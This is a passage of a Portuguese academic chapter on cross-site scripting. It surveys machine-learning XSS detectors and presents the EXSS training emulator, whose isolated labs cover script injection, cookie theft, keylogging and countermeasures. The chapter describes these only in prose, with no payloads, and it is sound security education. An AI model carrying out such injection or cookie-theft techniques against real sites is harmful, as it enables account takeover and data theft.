Em relação ao pré-processamento, são utilizados os métodos de limpeza de dados (decodificação e tokenização), extração das características e seleção das características. Os dados provenientes de documentos em HTML, códigos em JavaScript e URLs são limpos através de um modelo que também engloba a fase de extração das características. A extração dos dados dos documentos em HTML se baseia na busca da maioria das *tags* HTML (ex.: `script`), da maioria dos atributos (ex.: `href`) etc. contidas em um dicionário. São também utilizados a biblioteca BeautifulSoup e o analisador html5lib. A extração dos dados dos códigos em JavaScript também utiliza um dicionário. Além disso, o analisador Esprima é usado para tokenizar e extrair a AST do código JavaScript. A extração dos dados dos URLs utiliza decodificação e um dicionário. A extração gera 160 características. A seleção das características utiliza o IG junto com o SBS de forma a selecionar um subconjunto ótimo, reduzindo os custos computacionais e mantendo o alto

desempenho do detector, simultaneamente. Ao final, são selecionadas 30 características.

A detecção dos ataques XSS utiliza o algortimo XGBoost. Na fase de treinamento, inicialmente é utilizada a configuração padrão do scikit-learn, uma biblioteca de ML de código aberto em Python, com validação cruzada de 10 grupos. Em um segundo momento utiliza-se o algoritmo de busca em grade para otimizar os hiperparâmetros novamente com a validação cruzada. Na fase de validação, é determinado um critério de parada baseado na perda logarítmica (*log loss*), uma das métricas de erro mais utilizadas em ML. Já na fase de testes, a aplicação da abordagem anterior ao "novo" conjunto de dados provê 99,6% de acurácia, 99,0% de *recall*, 99,5% de precisão, uma pontuação F1 de 99,3% e uma taxa de FPs de 0,2%. Por último, Mokbal et al. apresentam o valor de 0,6 s como o tempo de execução dos testes e discutem que a solução poderia ser usada para detecção em tempo-real, embora não apresentem resultados do uso em ambientes de produção.

4.4.2.4. GraphXSS

Liu et al. propõem um modelo de detecção de cargas úteis de ataques XSS denominado GraphXSS [Liu et al., 2021]. O GraphXSS utiliza Redes Convolucionais em Grafos (*Graph Convolutional Networks* - GCNs) para realizar a detecção e pode ser empregado tanto no cliente como no servidor Web.

O conjunto de dados utilizado é obtido através do XSSed [XSSed, 2015] com 5000 amostras de cargas úteis de ataques XSS extraídos com um rastreador Web para servirem como amostras positivas. Como amostras negativas, os autores selecionam 9000 requisições HTTP legítimas capturadas em laboratório. Para realizar os experimentos, há uma separação em conjunto grande de amostras e conjunto pequeno de amostras a partir dos dados obtidos a partir do XSSed e das requisições HTTP. O conjunto grande de amostras é composto por 2000 amostras negativas e 1500 amostras positivas, enquanto o conjunto pequeno de amostras é composto por 150 amostras negativas e 100 amostras positivas. Além disso, em ambos os conjuntos grande e pequeno, as amostras são divididas em dados de treinamento e teste através da técnica de validação cruzada com 10 grupos.

No processo de pré-processamento, os autores empregam diversos métodos de decodificação, como a decodificação de URL, decodificação HTML, decodificação Unicode e decodificação Base64. Se os métodos de decodificação não conseguirem interpretar e converter o caractere, a forma original do caractere é mantida. Após a decodificação, realiza-se a etapa de generalização, na qual os números são substituídos pelo valor `0` e as informações de domínio são substituídas por `http://u`. Em seguida, é realizada a etapa de tokenização, na qual os autores utilizam a biblioteca *Natural Language Tool-Kit* (NLTK) do Python para dividir a amostra em múltiplos *tokens*. Como etapa final, constrói-se uma estrutura de grafo na qual cada palavra (*token*) torna-se um vértice e se conecta com a região da amostra da qual ela é extraída (de acordo com o NLTK), além de se conectar com as palavras adjacentes a ela na amostra. A extração das características é feita através do modelo Word2Vec e os autores selecionam as 3000 palavras de maior frequência após a etapa de tokenização para realizar o treinamento.

A detecção dos ataques XSS utiliza a GCN como algoritmo, um tipo de RNA que aprende a partir de dados estruturados em grafos. O treinamento do modelo GCN é reali-

zado durante 50 épocas, utilizando como função de custo a log-verossimilhança negativa e a função de otimização Adam com a taxa de aprendizado em 0,01. Os resultados de teste demonstram que o GraphXSS provê 99,6% de acurácia, 99,7% de *recall* e 99,7% de pontuação F1.

4.4.2.5. IGXSS

Wang et al. propõem um modelo de detecção de carga útil de ataque XSS denominado IGXSS [Wang et al., 2024]. O IGXSS utiliza um modelo baseado em redes convolucionais em grafos indutivas para aprender a representação das amostras e detectar as cargas úteis maliciosas.

O conjunto de dados utilizado é obtido através de 7200 amostras positivas a partir do XSSed [XSSed, 2015] e 20000 amostras negativas a partir de requisições HTTP de usuários legítimos. Para realizar o experimento, os autores utilizam quatro proporções (1:1, 1:5, 1:10 e 1:20) diferentes de amostras negativas em relação às amostras positivas, nas quais o número de amostras negativas é fixado em 7200.

O processo de pré-processamento do IGXSS segue as mesmas etapas e utiliza as mesmas técnicas da solução GraphXSS com exceção da extração de características. A extração das características é realizada somente pelas informações contidas nas amostras de treinamento e não utiliza modelos externos como o Word2Vec. Dessa forma, para atribuir o valor da característica aos nós do grafo, os autores utilizam a técnica estatística chamada *Term Frequency-Inverse Document Frequency* (TF-IDF). A técnica TF-IDF estabelece o quão importante é uma palavra ao verificar a frequência na qual ela aparece em uma amostra (TF), e ao verificar o quão rara a palavra é em todas as amostras (IDF). Para estabelecer as características dos vértices do grafo, os autores computam uma medida chamada *Pointwise Mutual Information* (PMI) que quantifica o quão frequente duas palavras aparecem próximas uma da outra. Valor de PMI acima de zero indica alto grau de ocorrência, abaixo de zero indica baixo grau de ocorrência e igual a zero que as palavras são independentes.

Assim como o GraphXSS, o IGXSS detecta os ataques XSS utilizando a GCN como algoritmo. O treinamento do modelo é realizado durante 200 épocas, com a função de otimização Adam com a taxa de aprendizado em 0,01 e a função de custo da entropia cruzada. Os resultados de teste demonstram que o IGXSS provê 99,2% de acurácia, 99,5% de *recall*, 99,2% de pontuação F1 e 98,8% de precisão.

4.5. Prática Educacional sobre Ataques XSS

O objetivo da prática educacional é conscientizar os leitores sobre os ataques XSS e permitir que eles reforcem os conhecimentos adquiridos com a leitura deste capítulo. As atividades práticas devem ser executadas com auxílio do emulador educativo de ataques XSS, denominado EXSS [Guarizi et al., 2024]. O emulador emprega uma abordagem gamificada e permite a realização de atividades de diferentes níveis em um ambiente Web que reproduz um ambiente de produção, no caso um pequeno comércio eletrônico, como ilustra a Figura 4.12. Os usuários do EXSS são guiados durante a prática e realizam atividades para, por exemplo, aprender a inserir *scripts* nos campos de entradas de dados

e observar as implicações diretas dos *scripts* na segurança da aplicação Web, falsificar URLs através de técnicas de codificação para camuflar os *scripts* maliciosos em URLs, simulando ataques do tipo XSS baseado em DOM, identificar vulnerabilidades que possam ser exploradas por ataques XSS através da inspeção de códigos a partir do navegador e corrigir vulnerabilidades a ataques XSS ao utilizar boas práticas e técnicas preventivas. Cada atividade concluída no emulador é pontuada, permitindo que usuários acumulem pontos à medida que avançam e superam os desafios propostos. O objetivo é tornar o aprendizado não apenas educativo, mas também envolvente e motivador. Destaca-se que durante a realização da prática não é preciso que o participante esteja conectado à Internet. O participante precisa ter apenas um computador, pessoal ou portátil, que execute o software de virtualização VirtualBox com a imagem da máquina virtual que contém o emulador EXSS carregada. Ressalta-se que o emulador é executado em ambiente isolado para evitar prejuízos ao ambiente de produção do usuário e que todo o conteúdo está em português.




Figura 4.12. Comércio eletrônico desenvolvido para o emulador.

4.5.1. Instalação do Emulador EXSS

O primeiro passo para executar o EXSS, é obter e instalar o software de virtualização VirtualBox, disponível em `https://www.virtualbox.org/`. Com o VirtualBox instalado, é preciso obter a imagem da máquina virtual com o emulador EXSS já instalado e pronto para execução, que está disponível em `http://gtexss.uff.br`. Essa é a página Web do Grupo de Trabalho GT-EXSS "Um Emulador Educativo de Ataques *Cross-Site Scripting* (XSS)", selecionado na primeira chamada de projetos de PD&I do Programa Hackers do Bem. Nesta página, existem vídeos de auxílio à instalação do emulador EXSS e de demonstração das atividades, que também estão disponíveis no canal GT-EXSS do YouTube (`https://www.youtube.com/@GT-EXSS`). Os vídeos apresentam o processo de obtenção, instalação e execução do emulador, uma visão geral

do emulador e de suas funcionalidades e a execução das atividades propostas. Em caso de dificuldades para acessar a página Web ou instalar o emulador EXSS, os leitores devem enviar uma mensagem para o endereço de email `gt-exss@midiacom.uff.br`.

4.5.2. Realização das Atividades no Emulador EXSS

Cada atividade é composta por diferentes tarefas: uma introdução teórica sobre o assunto da atividade, seguida de exercícios de múltipla escolha que devem ser respondidos e, por fim, um passo-a-passo com procedimentos práticos para execução de ataques em ambiente controlado, identificação de vulnerabilidades XSS e aplicação de medidas corretivas.

A Figura 4.13 reproduz a tela inicial do emulador EXSS. Nesta tela, o usuário é recebido pelo "Hacker Good", um avatar que o acompanha durante todas as atividades do emulador, auxiliando nos laboratórios e provendo um retorno a respeito das tarefas realizadas. O usuário também precisa escolher o nível para começar suas atividades. São três níveis disponíveis: Iniciante, Intermediário e Avançado. A sugestão é começar pelas atividades do Nível Iniciante, mesmo para aqueles leitores que tenham conhecimento prévio sobre XSS. Por padrão, existe um usuário "Convidado". Caso queira criar um novo nome de usuário, o usuário deve clicar em "Trocar Usuário" na aba lateral da interface. Esta aba é expansível e facilita a navegação do usuário por todas as atividades propostas. A Trilha de Progresso, reproduzida pela Figura 4.14, também possibilita que o usuário acompanhe o seu avanço nas atividades de seu nível atual. No canto superior esquerdo, a página exibe o progresso relativo do usuário, enquanto, no centro superior, indica o nível correspondente da trilha. A posição do Hacker Good e o botão verde representam as atividades finalizadas pelo usuário. A próxima atividade a ser realizada é destacada em laranja, e o restante das atividades a serem realizadas é exibido em cinza. Além disso, ao clicar em qualquer um dos botões, o usuário é direcionado para a tarefa correspondente.




Figura 4.13. A tela inicial do emulador EXSS.

No Nível Iniciante, os usuários exploram a vulnerabilidade XSS. Na Atividade 1, o




Figura 4.14. A trilha de progresso do emulador EXSS.

Hacker Good orienta o usuário passo a passo as ações que devem ser feitas. A Figura 4.15 ilustra uma tela interativa na qual o Hacker Good "fala", explica e apresenta o ambiente emulado da Loja Hackers do Bem, o comércio eletrônico utilizado para as explorações de XSS no emulador. Após o tutorial, o usuário realiza a atividade prática sobre o XSS Refletido, obtém um retorno e recebe pontos de experiência (XPs).

Figura 4.15. Uma página explicativa passo-a-passo.

O Nível Iniciante possui ao todo seis atividades práticas sobre XSS dos tipos Refletido, Armazenado e baseado em DOM. Ao concluí-las, o usuário recebe uma medalha, que é exibida na aba lateral do EXSS.

A Figura 4.16 apresenta a atividade de roubo de *cookies* no Nível Intermediário.

A atividade busca demonstrar como um usuário malicioso pode injetar *scripts* maliciosos dentro de campos vulneráveis para capturar e redirecionar *cookies* de sessão de outro usuário completando a compra. O Nível Intermediário possui ao todo sete atividades práticas, sendo uma delas sobre manipulação de votações *online*.




Figura 4.16. Página do laboratório de roubo de *cookies*.

No Nível Avançado, o usuário realiza atividades de inspeção, captura de teclado e, por fim, aplica contramedidas ao ataque XSS. Nesta última atividade, reproduzida pela Figura 4.17, o usuário emprega técnicas apresentadas neste capítulo, como a sanitização de entradas, a codificação de saídas e a implementação de uma diretriz CSP. Ao todo, são três atividades práticas.

Figura 4.17. Página do laboratório de contramedidas.

Para o leitor que concluiu ao menos um dos níveis de atividades, há um formulário de avaliação que deve ser preenchido em `http://gtexss.uff.br`.

4.6. Considerações Finais

Este capítulo apresentou conceitos e contramedidas a XSS para tornar aplicações Web menos vulneráveis a este tipo de ataque. Espera-se que os leitores, ao fim deste capítulo, tenham compreendido como os ataques XSS são explorados em aplicações Web, saibam diferenciar os diferentes tipos de ataques que exploram as vulnerabilidades XSS e que passem a aplicar identificar boas práticas sobre o desenvolvimento de aplicações Web seguras. Uma aplicação Web é vulnerável a um ataque XSS quando é possível inserir código malicioso em sua página Web legítima. A injeção de código malicioso pode se dar através de campos presentes na página Web, envio de formulários, carregamento de arquivos, parâmetros fornecidos em URLs etc. Uma estratégia de prevenção eficaz a ataques XSS não se restringe a uma única técnica, mas envolve a adoção de diferentes técnicas. Entre elas, destacam-se a filtragem de entradas do usuário baseada em listas negras e brancas, a verificação de tipos e formatos de dados de entrada, a codificação apropriada dos dados de saída para os usuário, a aplicação de diretrizes como o CSP, o uso de recursos de segurança oferecidos por plataformas de desenvolvimento de software, o uso de recursos de segurança adicionais dos navegadores e, por fim, a conscientização contínua de toda a equipe de desenvolvimento ao longo do ciclo de vida do software. A combinação dessas medidas em múltiplas camadas reforça a resiliência das aplicações Web em face de ataques XSS cada vez mais sofisticados.

A pesquisa sobre detecção de ataques XSS demonstra uma tendência em se concentrar no uso de técnicas baseadas em aprendizado de máquina. No entanto, ainda existem alguns problemas de pesquisa em aberto que podem ser explorados para que essas técnicas passem a ser utilizadas como mecanismos de detecção de ataques XSS em tempo-real. Não há um conjunto de dados universal em larga escala e diverso para ataques XSS. A maior parte das pesquisas apoia-se em conjuntos de dados obsoletos ou personalizados pelos autores, que muitas vezes não cobrem a diversidade de cargas úteis de ataques XSS. Sem a construção de um conjunto de dados de *benchmark* que inclua cargas úteis de ataques XSS reais e diversas, muitos trabalhos que realizam a detecção baseada em aprendizado de máquina apresentam algum nível de enviesamento nos resultados. Uma direção para solucionar essa questão encontra-se no uso de redes adversárias generativas para sintetizar cargas úteis de ataques XSS diversas baseadas em conjuntos de dados reais. Além disso, poucos trabalhos exploram a representação combinada de sintaxe e semântica através de estruturas em grafos ou árvore de sintaxe abstrata para evitar que técnicas de ofuscação e codificação tornem a sintaxe ruidosa e dificultem a detecção dos ataques. Uma direção para contornar esse problema está em utilizar modelos de linguagem como o *Bidirectional Encoder Representations from Transformers* (BERT) desenvolvido pelo Google e otimizá-lo para padrões de cargas úteis encontradas em ataques XSS. Outra questão pouco explorada nos trabalhos é a integração e avaliação dos modelos propostos como um *Web Application Firewall* dos navegadores. No geral, os trabalhos de detecção de ataques XSS baseados em aprendizado de máquina estão focados em construir modelos através de conjuntos de dados limitados sem uma avaliação posterior sobre a sua viabilidade de implementação com ataques em tempo-real. Uma direção para essa questão está em im-

plementar esses modelos, verificar o tempo de resposta que esses modelos apresentam em tempo-real e utilizar conjuntos de dados que não foram utilizado para treinar o modelo para simular os ataques XSS.

Este capítulo também contou com a descrição de uma atividade prática para reforçar o aprendizado dos leitores sobre os ataques XSS. A atividade prática usa o emulador EXSS [Guarizi et al., 2024], desenvolvido pelos autores no contexto dos Grupos de Trabalho do Programa Hackers do Bem da RNP e que está disponível na página do projeto em `http://gtexss.uff.br`. O objetivo com o uso e a popularização desse emulador é atrair e capacitar profissionais para a área de cibersegurança, sejam eles recém-formados no ensino médio e no ensino médio técnico, sejam eles profissionais graduados e pós-graduados. Isso porque há um deficit estimado de 750 mil profissionais de cibersegurança somente no Brasil. Portanto, a capacitação em cibersegurança é um tema imperativo para a academia, a indústria e o governo e todas as iniciativas na área, como o emulador EXSS e este capítulo, são muito bem-vindas.

Agradecimentos

Este capítulo foi realizado com recursos do CNPq (processos 405940/2022-0 e 408255/2023-4), CAPES (processos 88887.954253/2024-00 e 88887.123038/2025-00), FAPERJ e RNP/SENAI-SP/Softex/MCTI.

Referências

[Abdi e Williams, 2010] Abdi, H. e Williams, L. J. (2010). Principal component analysis. *Wiley Interdisciplinary Reviews: Computational Statistics*, 2(4):433–459.

[BBC, 2018] BBC (2018). British Airways faces record £183m fine for data breach. Disponível em `https://www.bbc.com/news/business-48905907` (09/01/2025).

[Berners-Lee et al., 2005] Berners-Lee, T., Fielding, R. T. e Masinter, L. (2005). RFC 3986: Uniform Resource Identifier (URI): Generic Syntax. Disponível em `https://www.rfc-editor.org/rfc/rfc3986.html` (23/04/2025).

[Bingham e Mannila, 2001] Bingham, E. e Mannila, H. (2001). Random projection in dimensionality reduction: applications to image and text data. Em *Proceedings of the Seventh ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, p. 245–250.

[Bird et al., 2009] Bird, S., Klein, E. e Loper, E. (2009). *Natural Language Processing with Python: Analyzing Text with the Natural Language Toolkit*. O'Reilly Media.

[Bohara et al., 2022] Bohara, R., VV, A., Jaiswal, D. J., Nikhil, M., Pandey, B., Raghav, U. et al. (2022). A Survey Paper On Cross-Site Scripting (XSS). Em *Proceedings of the International Conference on Innovative Computing & Communication (ICICC)*.

[Chandrashekar e Sahin, 2014] Chandrashekar, G. e Sahin, F. (2014). A survey on feature selection methods. *Computers & Electrical Engineering*, 40(1):16–28.

[Chansuwath e Senivongse, 2016] Chansuwath, W. e Senivongse, T. (2016). A model-driven development of web applications using AngularJS framework. Em *2016 IEEE/ACIS 15th International Conference on Computer and Information Science (ICIS)*, p. 1–6. IEEE.

[Chawla et al., 2002] Chawla, N. V., Bowyer, K. W., Hall, L. O. e Kegelmeyer, W. P. (2002). SMOTE: Synthetic Minority Over-sampling TEchnique. *Journal of Artificial Intelligence Research*, 16:321–357.

[CyCognito, 2023] CyCognito (2023). Web Apps are Leaving PII Exposed State of External Exposure Management Report. Relatório técnico, CyCognito.

[DOMPurify, 2025] DOMPurify (2025). DOMPurify. Disponível em `https://github.com/cure53/DOMPurify` (07/03/2025).

[Fang et al., 2018] Fang, Y., Li, Y., Liu, L. e Huang, C. (2018). DeepXSS: Cross site scripting detection based on deep learning. Em *Proceedings of the 2018 International Conference on Computing and Artificial Intelligence*, p. 47–51.

[Geetha e Thilagam, 2021] Geetha, R. e Thilagam, T. (2021). A review on the effectiveness of machine learning and deep learning algorithms for cyber security. *Archives of Computational Methods in Engineering*, 28(4):2861–2879.

[Google Chrome Developers, 2024] Google Chrome Developers (2024). Trusted Types: Prevent DOM XSS by default. Disponível em `https://developer.chrome.com/blog/new-in-devtools-89` (23/04/2025).

[Grossman et al., 2007] Grossman, J., Hansen, R., Petkov, P., Rager, A. e Fogie, S. (2007). *XSS attacks: Cross Site Scripting exploits and defense*. Syngress.

[Guarizi et al., 2024] Guarizi, B. D., Alves, I. M. M., Fernandez, J. A., Souza, G. O. P., Watanabe, J. A. C., Mascarenhas, D. M., Bastos, I. V., Rubinstein, M. G. e Moraes, I. M. (2024). EXSS: Um Emulador Educativo de Ataques Cross-Site Scripting. Em *Anais do XXIV Simpósio Brasileiro de Segurança da Informação e de Sistemas Computacionais*.

[Gupta e Chaudhary, 2020] Gupta, B. B. e Chaudhary, P. (2020). *Cross-site scripting attacks: classification, attack, and countermeasures*. CRC Press.

[Gupta e Gupta, 2017] Gupta, S. e Gupta, B. B. (2017). Cross-Site Scripting (XSS) attacks and defense mechanisms: classification and state-of-the-art. *International Journal of System Assurance Engineering and Management*, 8:512–530.

[Han et al., 2022] Han, J., Kamber, M. e Pei, J. (2022). *Data Mining: Concepts and Techniques*. Morgan Kaufmann.

[Hannousse et al., 2024] Hannousse, A., Yahiouche, S. e Nait-Hamoud, M. C. (2024). Twenty-two years since revealing cross-site scripting attacks: A systematic mapping and a comprehensive survey. *Computer Science Review*, 52:100634.

[Heiderich et al., 2013] Heiderich, M., Schwenk, J., Frosch, T., Magazinius, J. e Yang, E. Z. (2013). MXSS attacks: Attacking well-secured web-applications by using innerhtml mutations. Em *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, p. 777–788.

[Hidayat, 2025] Hidayat, A. (2025). Esprima. Disponível em `https://esprima.org/index.html` (21/04/2025).

[Kallin e Valbuena, 2013] Kallin, J. e Valbuena, I. L. (2013). Excess XSS - a comprehensive tutorial on cross-site scripting. Disponível em `https://excess-xss.com/` (07/03/2025).

[Kaur et al., 2023] Kaur, J., Garg, U. e Bathla, G. (2023). Detection of Cross-Site Scripting (XSS) attacks using machine learning techniques: a review. *Artificial Intelligence Review*, 56(11):12725–12769.

[Keras, 2025] Keras (2025). Keras: Deep learning for humans. Disponível em `https://keras.io/` (07/04/2025).

[Kumar e Ponsam, 2023] Kumar, J. H. e Ponsam, J. G. (2023). Cross Site Scripting (XSS) vulnerability detection using machine learning and statistical analysis. Em *2023 International Conference on Computer Communication and Informatics (ICCCI)*, p. 1–9. IEEE.

[Lala et al., 2021] Lala, S. K., Kumar, A. et al. (2021). Secure Web development using OWASP guidelines. Em *2021 5th International Conference on Intelligent Computing and Control Systems (ICICCS)*, p. 323–332. IEEE.

[Langa et al., 2025] Langa, L., Ramine, A., Sneddon, S., Nikulin, I. e Sivonen, H. (2025). html5lib . github. Disponível em `https://github.com/html5lib` (21/04/2025).

[Latest Cyber Security News, 2019] Latest Cyber Security News (2019). Fortnite hack could have compromised many gamers accounts. Disponível em `https://latesthackingnews.com/2019/01/17/fortnite-hack-could-have-compromised-many-gamers-accounts/amp/` (08/01/2025).

[Latest Cyber Security News, 2020] Latest Cyber Security News (2020). Vulnerabilities in event service meetup.com could allow group takeovers. Disponível em `https://latesthackingnews.com/2020/08/09/vulnerabilities-in-event-service-meetup-com-could-allow-group-takeovers/amp/` (08/01/2025).

[Lazuardy e Anggraini, 2022] Lazuardy, M. F. S. e Anggraini, D. (2022). Modern frontend web architectures with react.js and next.js. *Research Journal of Advanced Engineering and Science*, 7(1):132–141.

[Le e Mikolov, 2014] Le, Q. e Mikolov, T. (2014). Distributed representations of sentences and documents. Em *Proceedings of the 31st International Conference on Machine Learning*, Proceedings of Machine Learning Research, p. 1188–1196, Bejing, China. PMLR.

[Lin et al., 2022] Lin, Z., Liang, H., Fanti, G. e Sekar, V. (2022). Raregan: Generating samples for rare classes. Em *Proceedings of the AAAI Conference on Artificial Intelligence*, p. 7506–7515.

[Liu et al., 2019] Liu, M., Zhang, B., Chen, W. e Zhang, X. (2019). A survey of exploitation and detection methods of XSS vulnerabilities. *IEEE Access*, 7:182004–182016.

[Liu et al., 2021] Liu, Z., Fang, Y., Huang, C. e Han, J. (2021). GraphXSS: an efficient XSS payload detection approach based on graph convolutional network. *Computers & Security*, 114:102597.

[Liu et al., 2022] Liu, Z., Fang, Y., Huang, C. e Xu, Y. (2022). GAXSS: effective payload generation method to detect XSS vulnerabilities based on genetic algorithm. *Security and Communication Networks*, 2022:1–15.

[Lu et al., 2022] Lu, J., Wei, Z., Qin, Z., Chang, Y. e Zhang, S. (2022). Resolving Cross-Site Scripting attacks through fusion verification and machine learning. *Mathematics*, 10(20):3787.

[Mikolov et al., 2013] Mikolov, T., Corrado, G., Chen, K. e Dean, J. (2013). Efficient estimation of word representations in vector space. Em *Proceedings of the International Conference on Learning Representations (ICLR 2013)*.

[Mokbal, 2022] Mokbal, F. M. M. (2022). Cross-Site Scripting attacks: A comprehensive dataset for AI techniques usage. Disponível em `https://github.com/fawaz2015/XSS-dataset` (01/04/2025).

[Mokbal et al., 2019] Mokbal, F. M. M., Dan, W., Imran, A., Jiuchuan, L., Akhtar, F. e Xiaoxi, W. (2019). MLPXSS: an integrated XSS-based attack detection scheme in web applications using multilayer perceptron technique. *IEEE Access*, 7:100567–100580.

[Mokbal et al., 2021] Mokbal, F. M. M., Dan, W., Xiaoxi, W., Wenbin, Z. e Lihua, F. (2021). XGBXSS: an extreme gradient boosting detection framework for cross-site scripting attacks based on hybrid feature selection approach and parameters optimization. *Journal of Information Security and Applications*, 58:102813.

[Mokbal et al., 2020] Mokbal, F. M. M., Wang, D., Wang, X. e Fu, L. (2020). Data augmentation-based conditional Wasserstein generative adversarial network-gradient penalty for XSS attack detection system. *PeerJ Computer Science*, 6:e328.

[Mozilla, 2017] Mozilla (2017). The directory of the web. Disponível em `https://dmoztools.net/` (07/04/2025).

[OpenBugBounty, 2024] OpenBugBounty (2024). Free bug bounty program and coordinated vulnerability disclosure | open bug bounty. Disponível em `https://www.openbugbounty.org/` (01/04/2025).

[OWASP, 2019] OWASP (2019). XSS Filter Evasion Cheat Sheet. Disponível em https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html (05/04/2025).

[OWASP, 2021] OWASP (2021). OWASP Top 10. Disponível em https://owasp.org/Top10/ (09/01/2025).

[OWASP, 2022] OWASP (2022). OWASP AntiSamy | OWASP Foundation. Disponível em https://owasp.org/www-project-antisamy/ (22/04/2025).

[OWASP, 2024] OWASP (2024). Cross Site Scripting (XSS) | OWASP foundation. Disponível em https://owasp.org/www-community/attacks/xss/ (09/01/2025).

